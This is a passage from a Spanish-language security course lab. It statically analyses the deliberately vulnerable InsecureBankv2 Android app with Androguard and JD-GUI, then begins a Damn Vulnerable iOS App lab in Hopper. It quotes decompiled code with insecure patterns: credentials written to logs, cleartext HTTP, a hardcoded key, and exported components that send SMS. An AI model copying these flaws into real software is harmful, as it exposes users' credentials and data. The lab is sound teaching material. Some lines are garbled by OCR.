
- Abrimos JD-GUI y seleccionamos el fichero *.jar* generado en el paso anterior.



Preparación del binario III

Solución

- Comprobamos que hay métodos y secciones de algunos ficheros que no se han podido volver a traducir a Java.



Elementos de la aplicación

- Utilizando la información del *manifest*, vamos a analizar los componentes que conforman la aplicación.

Tarea
Identifica todos los elementos que contiene la aplicación según su descripción existente en el *manifest.*

Resultado esperado
Deberás obtener una lista de todos los elementos declarados por la aplicación y su tipo correspondiente (*Activities, Services, ContentProvider* o *BroadcastReceiver*).

Elementos de la aplicación

Solución

A través del *manifest* obtenemos los componentes de la aplicación:

- *Activities*
  - `LoginActivity` (actividad Principal)
  - `FilePrefActivity`
  - `DoLogin`
  - `PostLogin`
  - `WrongLogin`
  - `DoTransfer`
  - `ViewStatement`
  - `ChangePassword`
- *Services*
  - Ninguno
- *ContentProviders*
  - `TrackUserContentProvider`
- *BroadcastReceviers*
  - `MyBroadcastReceiver`

Elementos de la aplicación

- Existe la posibilidad de que algunos *broadcast receivers* se hayan registrado de forma programática en el código.

Tarea
Utilizando Androguard, identifica todos los *broadcast receivers* que se han registrado de forma dinámica en el código.

Resultado esperado
Una lista de *broadcast receivers* registrados de forma dinámica.

Elementos de la aplicación

Solución

- Para averiguar los *broadcast receivers* generados automáticamente, primero abrimos la consola de androguard.

```
> androlyze.py –s
```


- Cargamos el fichero.

```
> a, d, dx = AnalyzeAPK("InsecureBankv2.apk")
```

- Mostramos las llamadas al método registerReceiver.

```
> show_Paths(d, dx.tainted_packages.search_methods(".",
"registerReceiver", "."))
```

- Todas las llamadas se realizan por código de librerías de Google.



Permisos

- Ahora vamos a verificar los permisos que utiliza la aplicación y dónde se utiliza cada uno de ellos.

Tarea
Lista todos los permisos utilizados por la aplicación y los lugares del código en los que son utilizados.

Resultado esperado
Una lista de permisos junto con las llamadas a la API realizadas por la app que corresponden a cada permiso (junto con el fichero en el que se realiza la llamada).

Permisos

Solución

La lista de permisos la obtenemos del *manifest* de la aplicación:

- `INTERNET`
- `WRITE_EXTERNAL_STORAGE`
- `SEND_SMS`
- `USE_CREDENTIALS`
- `GET_ACCOUNTS`
- `READ_PROFILE`
- `READ_CONTACTS`
- `READ_PHONE_STATE`
- `READ_EXTERNAL_STORAGE`
- `READ_CALL_LOG`
- `ACCESS_COARSE_LOCATION`
- `ACCESS_NETWORK_LOCATION`

Permisos

Solución

- Para obtener el lugar de la aplicación en la que se utiliza cada uno utilizamos androguard.
- Con el fichero ya cargado, realizamos la siguiente llamada:

```
> show_Permissions(dx)
```

- Lo primero que observamos es que hay multitud de permisos que nuestra aplicación no ha declarado mostrados (FACTORY_TEST, etc.).
- Son llamadas que realizan las librerías de Google incluidas en la aplicación, pero nuestra aplicación no tiene por qué realizarlas.
- Vamos a centrarnos en los permisos que son utilizados por el código de la aplicación:
  - `READ_PHONE_STATE`
  - `SEND_SMS`
  - `READ_log`
  - `INTERNET`
- Aunque es posible que la aplicación utilice permisos definidos de forma indirecta a través de métodos de las librerías de Google.

Permisos

Solución

- `READ_PHONE_STATE`
  - Utilizado en `ChangePassword$RequestChangePasswordTask$1`.
  - Es una *inner class* que pertenece a la actividad ChangePassword.
- `SEND_SMS`
  - Utilizado en un *BroadcastReceiver* MyBroadCastReceiver.
- `READ_log`
  - Utilizado en la actividad PostLogin.
- `INTERNET`
  - Utilizado en DoLogin y DoTranser.
  - Son actividades de la aplicación (tarea de elementos de la aplicación).

Problemas de configuración

- Con la información extraída de los permisos, los componentes de la aplicación y el *manifest* de la misma, podemos buscar problemas de configuración en la propia aplicación.

Tarea
Identifica todos los posibles problemas que puedan afectar a la configuración de la aplicación y a los componentes de la misma.

Resultado esperado
Un listado con los problemas de configuración de la aplicación y posibles problemas de configuración (*manifest*) que existan en los componentes de la misma.

Problemas de configuración

Solución

- El `Content Provider` está exportado pero no requiere de ningún permiso para ser accedido. Otras aplicaciones podrían acceder a los contenidos ahí almacenados.

```
<provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true"
android:name="com.android.insecurebankv2.TrackUserContentProvider"/>
```

- La actividad `PostLogin` es accesible desde otras aplicaciones y además utiliza el permiso `READ_log`, lo que puede generar una fuga de datos a otras aplicaciones.

```
<activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin"/>
```

- <activity android:exported="true" android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer"/>
para enviar archivos al exterior.

Problemas de configuración

Solución

- `MyBroadCastReceiver` es accesible por otras aplicaciones y además es capaz de enviar mensajes SMS. Podría ser utilizado para el envió de mensajes SMS.

```
<receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
−<intent-filter>
    <action android:name="theBroadcast"/>
  </intent-filter>
</receiver>
```

- La actividad `ChangePassword` es accesible desde otras aplicaciones. Además de utilizar el permiso `READ_PHONE_STATE`, que queda expuesto a otras aplicaciones, el nombre de la actividad indica que se podrían realizar acciones sensibles mediante la misma.

```
<activity android:exported="true" android:label="@string/title_activity_change_password"
android:name="com.android.insecurebankv2.ChangePassword"/>
```

Almacenamiento de credenciales

- Debemos comprobar los tipos de almacenamiento utilizados por la aplicación y ver si son utilizados para el almacenamiento de credenciales.

Tarea
Verifica la utilización de los diferentes tipos de almacenamiento en la aplicación y verifica si existe la posibilidad de que puedan ser utilizados para el almacenamiento de credenciales.

Resultado esperado
Un listado con los diferentes mecanismos de almacenamiento utilizados, una descripción de los datos que se almacenan en los mismos y la configuración de seguridad de los mecanismos de almacenamiento.

Almacenamiento de credenciales

Solución

- Los principales tipos de almacenamiento existentes en Android son: SharedPreferences, tarjeta SD y almacenamiento interno dentro del directorio de la aplicación.

SharedPreferences

- Para comprobar la utilización de SharedPreferences debemos revisar si se ha utilizado el método “getSharedPreferences” en alguna clase.

```
> show_Paths(d, dx.tainted_packages.search_methods(".",
"getSharedPreferences", "."))
```

- De los resultados obtenidos, las siguientes llamadas pertenecen a elementos de la aplicación:
  - `MyBroadCastReceiver;->onReceive`
  - `DoLogin$RequestTask;->saveCreds`
  - `DoTransfer$RequestDoGets2;->doInBackground`
  - `DoTransfer$RequestDoTransferTask;->doInBackground`
  - `LoginActivity;->fillData`
- Utilizamos JD-GUI o el código smali para inspeccionar el código.

Almacenamiento de credenciales

Solución

- En la llamada al método “getSharedPreferences” el valor del segundo parámetro indica la forma en la que se crea el fichero de preferencias.
  http://developer.android.com/reference/android/content/Context.html#MODE_PRIVATE
- Los modos posibles son, entre otros:
  - MODE_PRIVATE = 0
  - MODE_WORLD_READABLE = 1
  - MODE_WORLD_WRITABE = 1
- Si verificamos el código de cada llamada a través de JD-GUI o smali:
  - En `MyBroadCastReceiver;->onReceive` es 1.
  - En `DoLogin$RequestTask;->saveCreds` es 0.
  - En `DoTransfer$RequestDoGets2;->doInBackground` es 0.
  - En `DoTransfer$RequestDoTransferTask;->doInBackground` es 0.
  - En `LoginActivity;->fillData` es 0.
- El b*roadcast receiver* expone el contenido del fichero de preferencias.

Almacenamiento de credenciales

Solución

- Además, si revisamos los datos que se guardan en el mismo (método fillData del LoginActivity) vemos lo siguiente:

```
SharedPreferences localSharedPreferences = getSharedPreferences("mySharedPreferences", 0);
String str1 = localSharedPreferences.getString("EncryptedUsername", null);
String str2 = localSharedPreferences.getString("superSecurePassword", null);
if ((str1 != null) && (str2 != null))
{
  byte[] arrayOfByte = Base64.decode(str1, 0);
  try
  {
    this.usernameBase64ByteString = new String(arrayOfByte, "UTF-8");
    this.Username_Text = ((EditText)findViewById(2131558520));
    this.Password_Text = ((EditText)findViewById(2131558521));
    this.Username_Text.setText(this.usernameBase64ByteString);
    String str3 = new CryptoClass().aesDeccryptedString(str2);
    this.Password_Text.setText(str3);
    return;
```

- El usuario está codificado en Base64, ningún tipo de seguridad.
- El *password* está guardado cifrado, pero se descifra con una clase que no recibe ningún parámetro. Revisando la clase CryptoClass se verifica que el *password* está escrito en el propio código de la aplicación.

Almacenamiento de credenciales

Solución

Tarjeta SD

- Para verificar si se realiza algún almacenamiento en algún fichero de la tarjeta SD, comprobamos si existe alguna llamada a los métodos para conseguir el directorio de la tarjeta:

```
> show_Paths(d, dx.tainted_packages.search_methods(".",
"getExternalFilesDir", "."))
> show_Paths(d, dx.tainted_packages.search_methods(".",
"getExternalStorageDirectory", "."))
```

- La segunda llamada devuelve dos elementos dentro del código de la app.

```
1 Lcom/android/insecurebankv2/DoTransfer$RequestDoTransferTask$1;->run()V (0x47a) -
)Ljava/io/File;
1 Lcom/android/insecurebankv2/ViewStatement;->onCreate(Landroid/os/Bundle;)V (0x66)
y()Ljava/io/File;
```

Almacenamiento de credenciales

Solución

- Comprobando el código de ViewStatement.

```
WebView localWebView = (WebView)findViewById(2131558530);
localWebView.loadUrl("file://" + Environment.getExternalStorageDirectory() + "/Statements_" + this.uname + ".html");
localWebView.getSettings().setJavaScriptEnabled(true);
localWebView.getSettings().setSaveFormData(true);
localWebView.getSettings().setBuiltInZoomControls(true);
localWebView.setWebViewClient(new MyWebViewClient());
localWebView.setWebChromeClient(new WebChromeClient());
return;
```

- Se está utilizando la tarjeta SD para ficheros html con información financiera.
- Comprobando el código de DoTransfer$RequestDoTransfer$1 (smali).

```
.line 220
.restart local v3   # "status":Ljava/lang/String;
new-instance v4, Ljava/lang/StringBuilder;

invoke-direct {v4}, Ljava/lang/StringBuilder;-><init>()V

invoke-static {}, Landroid/os/Environment;->getExternalStorageDirectory()Ljava/io/File;

move-result-object v5
```

Almacenamiento de credenciales

Solución

Almacenamiento interno

- Los métodos más frecuentes para acceder al almacenamiento interno son:

```
> show_Paths(d, dx.tainted_packages.search_methods(".",
”openFileOutput", "."))
> show_Paths(d, dx.tainted_packages.search_methods(".",
”getFilesDir", "."))
> show_Paths(d, dx.tainted_packages.search_methods(".",
”getDir", "."))
```

- En este caso, todos los resultados pertenecen a elementos de las librerías de Google.

Conexiones de red

- Durante el análisis estático podemos identificar las conexiones que realizará la aplicación y obtener una primera aproximación a la seguridad de las mismas.

Tarea
Identifica todas las conexiones realizadas por la aplicación a servicios externos a través de Internet. Por cada una de las conexiones deberás identificar los posibles problemas de la misma.

Resultado esperado
Un listado con todas las conexiones que realiza la aplicación a Internet y su configuración (utilización de SSL, validación del certificado SSL en el servidor, etc.).

Conexiones de red

Solución

- Para obtener las conexiones que se realizan debemos utilizar varios métodos:
  - Verificación de API con acceso a permisos:
    `> show_Permissions(dx)`
  - Obtenemos los siguientes datos:
    - `ChangePassword$RequestChangePasswordTask;->postData` crea un `DefaultHttpClient`
    - `DoLogin$RequestTask;->postData` crea un `DefaultHttpClient`
    - `DoTransfer$RequestDoGets2;->doInBackground` crea un `DefaultHttpClient`
    - `DoTransfer$RequestDoTransferTask;->doInBackground` crea un `DefaultHttpClient`
  - Utilizamos el código obtenido a través de JD-GUI para facilitar el análisis de cada llamada. Vamos a inspeccionar el tipo de URL a la que se está realizando la llamada.

Conexiones de red

Solución

- En `ChangePassword$RequestChangePasswordTask` observamos el siguiente código:

```
DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
HttpPost localHttpPost = new HttpPost(ChangePassword.this.protocol + ChangePassword.t
ArrayList localArrayList = new ArrayList(2);
localArrayList.add(new BasicNameValuePair("username", ChangePassword.this.uname));
localArrayList.add(new BasicNameValuePair("newpassword", ChangePassword.this.changePa
```

- Si observamos el inicio de la clase para comprobar el valor de la variable protocolo observamos que es HTTP:

```
private Pattern pattern;
String protocol = "http://";
BufferedReader reader;
String result;
SharedPreferences serverDetails;
```

- El mismo planteamiento es utilizado en el resto de conexiones.
- Concluimos por tanto que para los cuatro casos estudiados se está enviando información sensible a través de protocolos sin cifrar.

Conexiones de red

Solución

- Para obtener las conexiones que se realizan debemos utilizar varios métodos:
  - Búsqueda de *strings.*
  - Buscamos por ‘http’ y ‘https’.

```
> for i in tainted:
      if 'http' in i[0].get_info():
          print i[0].get_info()
          print i[0].show_paths(d)
```

  - La búsqueda por ‘http’ nos ofrece como resultado las mismas clases que en el caso anterior.
  - La búsqueda por ‘https’ no nos devuelve ningún resultado fuera de las librerías de Google.

Conexiones de red

Solución

- Procedemos ahora a realizar una búsqueda de llamadas a API específicas de *sockets*: getInputStream y getOutputStream:

```
> show_Paths(d, dx.tainted_packages.search_methods(".",
"getInputStream", "."))
```

- Nos devuelve un resultado correspondiente a:

```
Lcom/android/insecurebankv2/PostLogin;->doesSUexist()Z (0x38) --->
Ljava/lang/Process;->getInputStream()Ljava/io/InputStream;
```

- Inspeccionando el código, observamos que se está utilizando el Runtime para ejecutar un comando directamente sobre el sistema para comprobar si se puede acceder al usuario administrador. Este tipo de comportamientos deberían eliminarse de la app.
- getOutputStream no ofrece resultados más allá de las librerías de Google
- *En resumen, para esta tarea se han detectado que todas las conexiones HTTP realizadas están sin cifrar.*
- Se ha detectado también la ejecución de un comando por consola.

Filtrado de información a los *log*

- El desarrollador utiliza los *log* de la aplicación para verificar su correcto funcionamiento y depurar la aplicación durante el ciclo de desarrollo.
- Es posible, que algún dato sensible sea filtrado a través de los mismos.

Tarea
Localiza todas las llamadas a la API de *logging* de Android y verifica que la información que se lleva al *log* no es sensible.

Resultado esperado
Un listado con las llamadas a la API y su localización, que puedan contener información sensible.

Filtración de información a los *log*

Solución

- Procedemos a realizar una búsqueda de todas las posibles llamadas a los métodos de *log.*
- Se podría realizar una búsqueda por cada método de la clase *log* descrito en la sección anterior de este tema, pero a veces es más efectivo buscar cuando se utilizan los objetos de la clase *log.*

```
> show_Paths(d, dx.tainted_packages.search_methods(
"android\/util\/Log", ".", ".")
```

- Eliminando las librerías incluidas por defecto por Google, que son muchas, se encuentra una llamada a la librería de *logging:*

```
Lcom/android/insecurebankv2/DoLogin$RequestTask;->
postData(Ljava/lang/String;)V (0x1fa) --->
Landroid/util/Log;->d(Ljava/lang/String;
Ljava/lang/String;)I
```

- Revisando el código en JD-GUI observamos:

```
Log.d("Successful Login:", ", account=" + DoLogin.this.username + ":" + DoLogin.this.password);
saveCreds(DoLogin.this.username, DoLogin.this.password);
```

Filtración de información a los *log*

Solución

Analizamos también las fugas que aparecen a través de las llamadas a Sysytem.out.print*

- Para ello, realizamos la siguiente búsqueda:

```
> show_Paths(d, dx.tainted_packages.search_methods(
"PrintStream", "print", "."))
```

- Obtenemos varios resultados de llamadas dentro del código de la aplicación.
- Tras su análisis, muestran que se está divulgando información sensible por la salida estándar de la aplicación.

```
SmsManager localSmsManager = SmsManager.getDefault();
System.out.println("For the changepassword - phonenumber: " + str5 + " password is: " + str6);
localSmsManager.sendTextMessage(str5, null, str6, null, null);
```

Conclusiones

- Resumen sobre las conclusiones del estudio de la aplicación:
  - La aplicación solicita permisos que más tarde no son utilizados.
  - Existen componentes de la aplicación que dan acceso a API protegidas, son accesibles desde otras aplicaciones, pero no están convenientemente protegidos.
  - El *Content Provider* creado por la aplicación no requiere de permisos para su acceso.
  - Todas las conexiones al exterior se realizan con conexiones HTTP sin cifrar.
  - La aplicación guarda información sensible en la tarjeta SD.
  - Las credenciales de la aplicación se almacenan en un archivo accesible a otras aplicaciones y la clave de cifrado de las mismas está codificada directamente en la aplicación.
- La existencia de algunos de los problemas de seguridad mencionados en este análisis será validada durante el análisis dinámico de la aplicación.

Otras aplicaciones vulnerables

- Además de *InsecureBank*, existen otras aplicaciones para Android que han sido desarrolladas con la misma finalidad.
- Te proponemos que, siguiendo los pasos aprendidos durante la unidad y el laboratorio, realices un análisis estático de las mismas.
- Aplicaciones:
  - Goat Droid: Aplicación vulnerable del proyecto OWASP para el aprendizaje de seguridad en Android. Está accesible desde el proyecto Qark.
  - Sieve: *Password Manager* vulnerable, de los creadores de Drozer, que demuestra algunas de las vulnerabilidades que pueden afectar a aplicaciones de Android.
- También puedes utilizar Qark para analizar cualquiera de estas aplicaciones y comparar los resultados obtenidos con tus hallazgos.




Análisis estático de aplicación iOS vulnerable

Introducción

- Durante este laboratorio se va a realizar el análisis estático de una aplicación vulnerable para iOS.
- La estructura del laboratorio se ha dividido en los siguientes apartados:
  - Descripción de la aplicación que se va a analizar.
  - Preparación del entorno.
  - Análisis.
  - Conclusiones del análisis.



Aplicación vulnerable



- Damn Vulnerable iOS App es una aplicación de iOS para el aprendizaje de vulnerabilidades.
- Disponible en:
  - http://damnvulnerableiosapp.com
- Cubre todas las posibles vulnerabilidades típicas conocidas en aplicaciones de iOS.
- El código fuente está disponible en GitHub.
  - https://github.com/prateek147/DVIA
  - También se puede descargar el IPA directamente de la web.

Preparación del entorno

- Para el análisis de aplicaciones iOS es preferible utilizar una plataforma Apple.
- Para no interferir con otras aplicaciones o documentos, creamos una carpeta dentro del directorio de documentos con el nombre “static_lab_ios”.

```
> cd Documents
> mkdir static_lab_ios
```

- Clonamos el repositorio:

```
> git clone https://github.com/prateek147/DVIA.git
> cd DVIA
```

- Los elementos importantes del repositorio son:
  - DamnVulnerableiOSApp.ipa: el fichero de aplicación compilado en ARM sin cifrar.
  - *DVIA/DamnVulnerableIOSApp/*: directorio con el proyecto de la aplicación.
    - Abrimos con Xcode el fichero DamnVulnerableIOSApp.xcodeproj.

Preparación del binario I

- En esta tarea vamos a preparar el binario para todas las próximas tareas de análisis que se realizarán durante el laboratorio.

Tarea
Desempaqueta el fichero DamnVulnerableiOSApp.ipa y utiliza la herramienta Hopper para desensamblar su contenido.

Resultado esperado
Deberás obtener una carpeta que contenga los recursos de la aplicación, el *manifest* y el código fuente compilado en *armv7*, que deberás abrir con Hopper.

Preparación del binario I

Solución

- Accede al directorio en el que se encuentra el fichero IPA y modifica su nombre para poder extraerlo como un zip:

```
> cd DVIA
> mv DamnVulnerableiOSApp.ipa
DamnVulnerableiOSApp.zip
```

- Utiliza el Finder para descomprimir el archivo.




- Se creará un archivo con los contenidos del paquete.

Preparación del binario I

Solución


- Utilizamos Hopper para abrir el fichero binario.
- Para ello, abrimos Hopper y seleccionamos la opción “File”, “Read Executable to Disassemble”:



Preparación del binario I

Solución


- Navegamos hasta la carpeta en la que hemos descomprimido la aplicación y seleccionamos el fichero binario:




Preparación del binario I

Solución

- Seleccionamos el tipo de instrucciones del fichero, que en este caso será ARMv7:




- Y cargamos el fichero:



Preparación del binario I

Solución

- Obteniendo una vista como la siguiente:



Preparación del binario II

- El fichero IPA que hemos extraído contiene más ficheros además del binario que hemos extraído y cargado en Hopper.

